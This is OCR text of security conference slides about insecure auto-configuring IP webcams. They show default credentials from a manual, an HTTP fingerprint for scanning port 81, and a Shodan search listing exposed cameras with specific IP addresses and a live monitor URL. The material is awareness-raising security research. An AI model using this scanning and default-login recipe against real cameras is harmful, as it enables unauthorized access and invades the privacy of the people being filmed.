RandomStorm®

Securing Your Digital World

The perils of auto-configuring IP webcams

(And maybe a bit about buckets)

RandomStorm
Securing Your Digital World

Who Am I? - Business

Robin Wood
Senior Security Engineer

robin.wood@randomstorm.com
www.randomstorm.com

Who Am I? - Personal

robin@digininja.org
www.digininja.org
@digininja

A Quick Side Plug

Breaking In To Security

www.digininja.org/projects/breaking_in_1.php

(that is the number one)

Buying A Camera

Bought one of these

Motion detection email alert

Storage Options **Wireless Pan Tilt Wireless Day Night IP Cam**

Key Features

- Wireless, Wi-Fi 802.11b/g IP Camera
- Pan and Tilt Functionality can be **Controlled Remotely**
- Motion Detection Alert via Email
- Advanced User Management, only Allows Authorised Users Access
- **Supports Remote Viewing over Internet or on Smartphone**

Works Well

Default Credentials

/tmp/storage-options-ip-camera-manual.pdf

File Edit View Go Help

Open | Previous Page | Next Page | Page 7 of 8 | Zoom In | 249 % | Zoom Out | Zoom to Fit | Zoom to Width | Scroll | Select Text

VIEWING FROM A WEB BROWSER


1 You can access your IP camera via any computer with a Web browser installed. To do this, you must open your browser (e.g. Internet Explorer / Firefox) and point it to your IP camera's IP address.

See "IP Camera Finder", Step 3, for your camera's IP address and port number, e.g. *http://192.168.1.126:81*
You will be prompted for a user name and password:

Default User Name: admin
Default Password: (blank)


2 Next you are given three options to sign in to the camera, depending on which browser you are using. Choose the correct one to continue.

- *ActiveX Mode*



Find: admin | Find Next | Find Previous

UPnP Settings



What is UPnP?

Universal Plug ‘n’ Play

Arron "finux" Finnon

http://2011.ninjacon.net/schedule/93

Quick Win

Scan a network looking for port 81 and the following HTTP fingerprint:

```
HTTP/1.1 200 OK
Server: Netwave IP Camera
Date: Tue, 21 Feb 2012 20:51:21 GMT
Content-Type: text/plain
Content-Length: 370
Cache-Control: no-cache
Connection: close
```


Even Quicker Win

Shodan

www.shodanhq.com

Search for - Netwave IP Camera

Results



SHODAN – Computer Search Engine
http://www.shodanhq.com/search?q=Netwave+IP+Camera
Google
Apple Yahoo! Google Maps YouTube Wikipedia News (259) Popular
SHODAN – Computer Search Engine
Main Exploits Research Videos Anniversary Promotion Register Login
SHODAN
Netwave IP Camera
Search
Results 1 - 10 of about 23214 for Netwave IP Camera
» Top countries matching your search
Germany 3,976
United States 3,809
France 1,969
China 1,431
United Kingdom 1,220
74.198.6.229
Added on 21.02.2012
Denfield
HTTP/1.0 200 OK
Server: Netwave IP Camera
Date: Tue, 21 Feb 2012 20:23:19 GMT
Content-Type: text/html
Content-Length: 4290
Cache-Control: private
Connection: close
180.234.7.168
Added on 21.02.2012
Dhaka
HTTP/1.0 200 OK
Server: Netwave IP Camera
Date: Tue, 21 Feb 2012 19:30:36 GMT
Content-Type: text/html
Content-Length: 370
Cache-Control: private
Connection: close
Find SQL Injections, XSS problems in your website for free
Advertise Here
Celebrating 2 years of Shodan

Oops


In case you couldn't see that

Results 1 - 10 of about 23,214 for Netwave IP Camera

Surely They Would Be Locked Down



Cow Porn?


IPCam
http://74.198.6.229/monitor2.htm
Google
Apple
Yahoo!
Google Maps
YouTube
Wikipedia
News (259)
Popular
IPCam
IP Camera
Resolution: 640*480
Mode: outdoor
Brightness: 1
Contrast: 4

